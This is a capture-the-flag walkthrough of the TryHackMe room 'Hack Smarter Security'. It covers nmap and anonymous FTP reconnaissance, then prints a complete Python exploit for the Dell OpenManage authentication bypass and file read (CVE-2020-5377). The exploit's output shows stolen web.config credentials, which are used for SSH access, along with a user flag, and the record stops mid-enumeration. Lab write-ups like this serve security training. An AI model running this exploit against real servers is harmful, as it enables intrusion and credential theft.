Hack_Smarter_Security

Hack Smarter Security
Can you hack the hackers?

Capture the Flag Challenge

Hosted on: TryHackMe

Challenge Overview

The **Hack Smarter Security** challenge invites you to infiltrate the systems of a notorious Advanced Persistent Threat (APT) group.

Your objectives:

1. Exploit vulnerabilities in the APT’s web server.
2. Navigate the system undetected to locate sensitive data.
3. Retrieve the data while avoiding detection by the intrusion detection systems (IDS).

Key Details

- **Room Name:** Hack Smarter Security
- **Difficulty Level:** Intermediate
- **Target IP Address:** `$IP`
- **Tools Needed:**
  - Nmap
  - FTP Client
  - Python Exploitation Scripts

> **Disclaimer:**
> This document is for educational purposes only. Unauthorized access to computer systems is illegal and unethical. Always seek permission before conducting penetration testing.

> Created by: Prashant Bhatt
> Created on: `December 7, 2024`

Table of Content

1. **Introduction**
2. **Recon**
   a) Nmap Scan
   b) FTP Enumeration
   c) Port 1311 - Dell OpenManage
3. **Exploitation**
   a) Exploit Code
   b) Exploit Result
4. **Post Exploitation**
   a) SSH Login
   b) Enumerating Files and Directories

1. Introduction

> Room Name : Hack Smarter Security
> Can you hack the hackers?

Challenge Description

Your mission is to infiltrate the web server of the notorious Hack Smarter APT (Advanced Persistent Threat) group. This group is known for conducting malicious cyber activities, and it's imperative that we gather intel on their upcoming targets.
The Hack Smarter APT operates a well-protected web server, fortified with advanced security measures. Your objective is to compromise their server undetected, extract the list of upcoming targets, and leave no trace of your presence.
To begin, you'll need to employ your extensive hacking skills and exploit any vulnerabilities in their server's defenses. Remember, stealth and discretion are key. You must avoid triggering any alarms that could lead to a premature shutdown of the server or alert the Hack Smarter APT group to your presence.
Once you gain access to their server, navigate through their intricate network infrastructure, bypassing firewalls, encryption protocols, and other security layers. Locate the central repository where they store sensitive information, including their upcoming target list. Intel has reported this is located on the desktop of the Administrator user.
Exercise caution as you retrieve the list. The Hack Smarter APT group is known for employing countermeasures such as intrusion detection systems and advanced monitoring tools. It's crucial that you maintain a low profile and avoid leaving any traces that could compromise the mission or endanger your own safety.
Upon successfully acquiring the list of upcoming targets, transmit the data to our secure server using encrypted channels. This will ensure that our analysts can analyze the information and take appropriate action to protect potential targets from cyber attacks.
Remember, this is a high-stakes mission, and the information you gather will be instrumental in dismantling the Hack Smarter APT group's operations. Good luck, and may your skills lead you to success in this mission.

---

2. Recon

Nmap Scan

```
bunny@parrot:~/hacklab/thm/machines/hack_smart_security$ sudo nmap -sS $IP -oN nmap/initial_scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-07 12:27 IST
Nmap scan report for 10.10.43.12
Host is up (0.45s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
1311/tcp open  rxmon
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 71.27 seconds
```

FTP Enumeration

```
bunny@parrot:~/hacklab/thm/machines/hack_smart_security$ ftp $IP
Connected to 10.10.43.12.
220 Microsoft FTP Service
Name (10.10.43.12:bunny): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||49739|)
125 Data connection already open; Transfer starting.
06-28-23  02:58PM                 3722 Credit-Cards-We-Pwned.txt
06-28-23  03:00PM              1022126 stolen-passport.png
226 Transfer complete.
ftp>
```


Checking Port 1311

```
Found Dell OpenManage Page on https://10.10.43.12:1311/OMSALogin?msgStatus=null
```

After enumerating bit I found :

```
https://10.10.43.12:1311/help/omahip/en/GUID-682301F6-126C-42D2-8A42-AA6495AFB0C4.html
```

and on this Link I found version number 9.4.0 (which is vulnerable)



Managed System Login

Use the **Managed System** Login window to log in to Server Administrator on a managed system.

NOTE: From version 9.4.0 of Server Administrator, Managed System Login is in disabled status by default. However for a webserver only installation it will be enabled. If the Managed system Login is disabled, to connect to a remote managed node, enable the preference **Managed System Login** from the preferences page.

3. Exploitation


Code

```
import http.server
import ssl
import sys
import re
import os
import requests
import _thread
from xml.sax.saxutils import escape

import urllib3
urllib3.disable_warnings()

if len(sys.argv) < 3:
    print('Usage: python3 exploit.py <yourIP> <targetIP>:<targetPort>')
    exit()

class MyHandler(http.server.BaseHTTPRequestHandler):
    def do_POST(self):
        data = ''
        content_len = int(self.headers.get('content-length', 0))
        post_body = self.rfile.read(content_len)
        self.send_response(200)
        self.send_header("Content-type", "application/soap+xml;charset=UTF-8")
        self.end_headers()

        if b"__00omacmd=getuserrightsonly" in post_body:
            data = escape("<SMStatus>0</SMStatus> <UserRightsMask>458759</UserRightsMask>")
        elif b"__00omacmd=getaboutinfo" in post_body:
            data = escape("<ProductVersion>6.0.3</ProductVersion>")

        if data:
            requid = re.findall(b'>uuid:(.*?)<', post_body)[0].decode('utf-8')
            response = f'''<?xml version="1.0" encoding="UTF-8"?>
                        <s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope" xmlns:wsa="http://schemas.xmlsoap.org/ws/2004/08/addressing" xmlns:wsman="http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd" xmlns:n1="http://schemas.dmtf.org/wbem/wscim/1/cim-
```

```
schema/2/DCIM_OEM_DataAccessModule">
                          <s:Header>

<wsa:To>http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous</wsa
:To>
                            <wsa:RelatesTo>uuid:{requid}</wsa:RelatesTo>
                            <wsa:MessageID>0d70cce2-05b9-45bb-b219-
4fb81efba639</wsa:MessageID>
                          </s:Header>
                          <s:Body>
                            <n1:SendCmd_OUTPUT>
                              <n1:ResultCode>0</n1:ResultCode>
                              <n1:ReturnValue>{data}</n1:ReturnValue>
                            </n1:SendCmd_OUTPUT>
                          </s:Body>
                        </s:Envelope>'''
            self.wfile.write(response.encode('utf-8'))
        else:
            default_response = '''<?xml version="1.0" encoding="UTF-8"?>
                                   <s:Envelope
xmlns:s="http://www.w3.org/2003/05/soap-envelope"
xmlns:wsmid="http://schemas.dmtf.org/wbem/wsman/identity/1/wsmanidentity.xsd
">
                                     <s:Header/>
                                     <s:Body>
                                       <wsmid:IdentifyResponse>

<wsmid:ProtocolVersion>http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd</wsmid
:ProtocolVersion>
                                         <wsmid:ProductVendor>Dell Inc.
</wsmid:ProductVendor>

<wsmid:ProductVersion>1.0</wsmid:ProductVersion>
                                       </wsmid:IdentifyResponse>
                                     </s:Body>
                                   </s:Envelope>'''
            self.wfile.write(default_response.encode('utf-8'))

    def log_message(self, format, *args):
        return

created_cert = False
if not os.path.isfile('./server.pem'):
    print('[-] No server.pem certificate file found. Generating one...')
    os.system('openssl req -new -x509 -keyout server.pem -out server.pem -days 365 -nodes -subj "/C=NO/ST=NONE/L=NONE/O=NONE/OU=NONE/CN=NONE.com"')
    created_cert = True

def start_server():
    server_class = http.server.HTTPServer
    httpd = server_class(('0.0.0.0', 443), MyHandler)
    context = ssl.create_default_context(ssl.Purpose.CLIENT_AUTH)
    context.load_cert_chain(certfile='./server.pem')
    httpd.socket = context.wrap_socket(httpd.socket, server_side=True)
    httpd.serve_forever()

_thread.start_new_thread(start_server, ())

my_ip = sys.argv[1]
target = sys.argv[2]

def bypass_auth():
    values = {}
    url = "https://{}/LoginServlet?flag=true&managedws=false".format(target)
    data = {
        "manuallogin": "true",
        "targetmachine": my_ip,
        "user": "VULNERABILITY:CVE-2020-5377",
        "password": "plz",
        "application": "omsa",
        "ignorecertificate": "1"
    }
    r = requests.post(url, data=data, verify=False, allow_redirects=False)
    cookie_header = r.headers['Set-Cookie']
    session_id = re.findall('JSESSIONID=(.*?);', cookie_header)[0]
    path_id = re.findall('Path=/(.*?);', cookie_header)[0]
    values['sessionid'] = session_id
    values['pathid'] = path_id
    return values

ids = bypass_auth()
session_id = ids['sessionid']
path_id = ids['pathid']

print("Session: " + session_id)
print("VID: " + path_id)
```

```
def read_file(target, sess_id, path_id):
    while True:
        file = input('file > ')
        url = "https://{}/{}/DownloadServlet?help=Certificate&app=oma&vid=
{}&file={}".format(target, path_id, path_id, file)
        s = requests.Session()
        cookies = {"JSESSIONID": sess_id}
        req = requests.Request(method='GET', url=url, cookies=cookies)
        prep = req.prepare()
        prep.url = "https://{}/{}/DownloadServle%74?
help=Certificate&app=oma&vid={}&file={}".format(target, path_id, path_id,
file)
        r = s.send(prep, verify=False)
        print('Reading contents of {}:\n{}'.format(file,
r.content.decode('utf-8')))

def get_path(path):
    if path.lower().startswith('c:\\'):
        path = path[2:]
    return path.replace('\\','/')

read_file(target, session_id, path_id)
```

Exploit Result



```
bunny@parrot:~/hacklab/thm/machines/hack_smart_security/exploit$ sudo python3 exploit.py 10.2.20.105 $IP:1311
Session: 68749EC62065EE88CF31EDA71DFDBFE5
VID: A46D12BED97231B8
file > \inetpub\wwwroot\hacksmartersec\web.config
Reading contents of \inetpub\wwwroot\hacksmartersec\web.config:
<configuration>
  <appSettings>
    <add key="Username" value="tyler" />
    <add key="Password" value="IAmA1337h4x0randIkn0wit!" />
  </appSettings>
  <location path="web.config">
    <system.webServer>
      <security>
        <authorization>
          <deny users="*" />
        </authorization>
      </security>
    </system.webServer>
  </location>
</configuration>


file > _
```

So Here we got some credentials

**username: **tyler


**password: **IAmA1337h4x0randIkn0wit!

4. Post Exploitation

SSH Login

Using the retrieved credentials:

```
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

tyler@HACKSMARTERSEC C:\Users\tyler>
```




```
tyler@HACKSMARTERSEC C:\Users\tyler>dir
 Volume in drive C has no label.
 Volume Serial Number is A8A4-C362

 Directory of C:\Users\tyler

06/30/2023  07:10 PM    <DIR>          .
06/30/2023  07:10 PM    <DIR>          ..
06/30/2023  07:10 PM    <DIR>          3D Objects
06/30/2023  07:10 PM    <DIR>          Contacts
06/30/2023  07:12 PM    <DIR>          Desktop
06/30/2023  07:10 PM    <DIR>          Documents
06/30/2023  07:10 PM    <DIR>          Downloads
06/30/2023  07:10 PM    <DIR>          Favorites
06/30/2023  07:10 PM    <DIR>          Links
06/30/2023  07:10 PM    <DIR>          Music
06/30/2023  07:10 PM    <DIR>          Pictures
06/30/2023  07:10 PM    <DIR>          Saved Games
06/30/2023  07:10 PM    <DIR>          Searches
06/30/2023  07:10 PM    <DIR>          Videos
               0 File(s)              0 bytes
              14 Dir(s)  14,089,822,208 bytes free

tyler@HACKSMARTERSEC C:\Users\tyler>_
```

Enumerating Files and Directories

After logging in, activated PowerShell:


```
powershell.exe
```

**Found User Flag **: User flag retrieved from the tylers desktop.



```
PS C:\Users\tyler\Desktop> ls

    Directory: C:\Users\tyler\Desktop

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        6/21/2016   3:36 PM            527 EC2 Feedback.website
-a----        6/21/2016   3:36 PM            554 EC2 Microsoft Windows Guide.website
-a----        6/27/2023   9:42 AM             25 user.txt

PS C:\Users\tyler\Desktop> cat .\user.txt
THM{4l115n0tw3llw1thd3ll}
PS C:\Users\tyler\Desktop> _
```


Found Some Interesting Directories




```
PS C:\> ls


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        11/14/2018   6:56 AM                EFI
d-----         6/30/2023   6:47 PM                inetpub
d-----         6/30/2023   6:41 PM                OpenManage
d-----         5/13/2020   5:58 PM                PerfLogs
d-r---         6/30/2023   6:44 PM                Program Files
d-----         6/30/2023   6:57 PM                Program Files (x86)
d-r---         6/30/2023   7:10 PM                Users
d-----         6/30/2023   6:47 PM                Windows


PS C:\> _
```

Enumerating Program Files (x86) and found some more interesting Directory

Spoofer




```
PS C:\Program Files (x86)> ls

    Directory: C:\Program Files (x86)

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        3/11/2021   7:29 AM                AWS SDK for .NET
d-----        3/11/2021   7:29 AM                AWS Tools
d-----        9/15/2018   7:28 AM                Common Files
d-----        3/18/2020   6:47 AM                Internet Explorer
d-----        9/15/2018   7:19 AM                Microsoft.NET
d-----        12/7/2024   8:24 AM                Spoofer
d-----        1/13/2021   9:21 PM                Windows Defender
d-----        9/15/2018   7:19 AM                Windows Mail
d-----        1/13/2021   9:21 PM                Windows Media Player
d-----        9/15/2018   7:19 AM                Windows Multimedia Platform
d-----        9/15/2018   7:28 AM                windows nt
d-----        1/13/2021   9:21 PM                Windows Photo Viewer
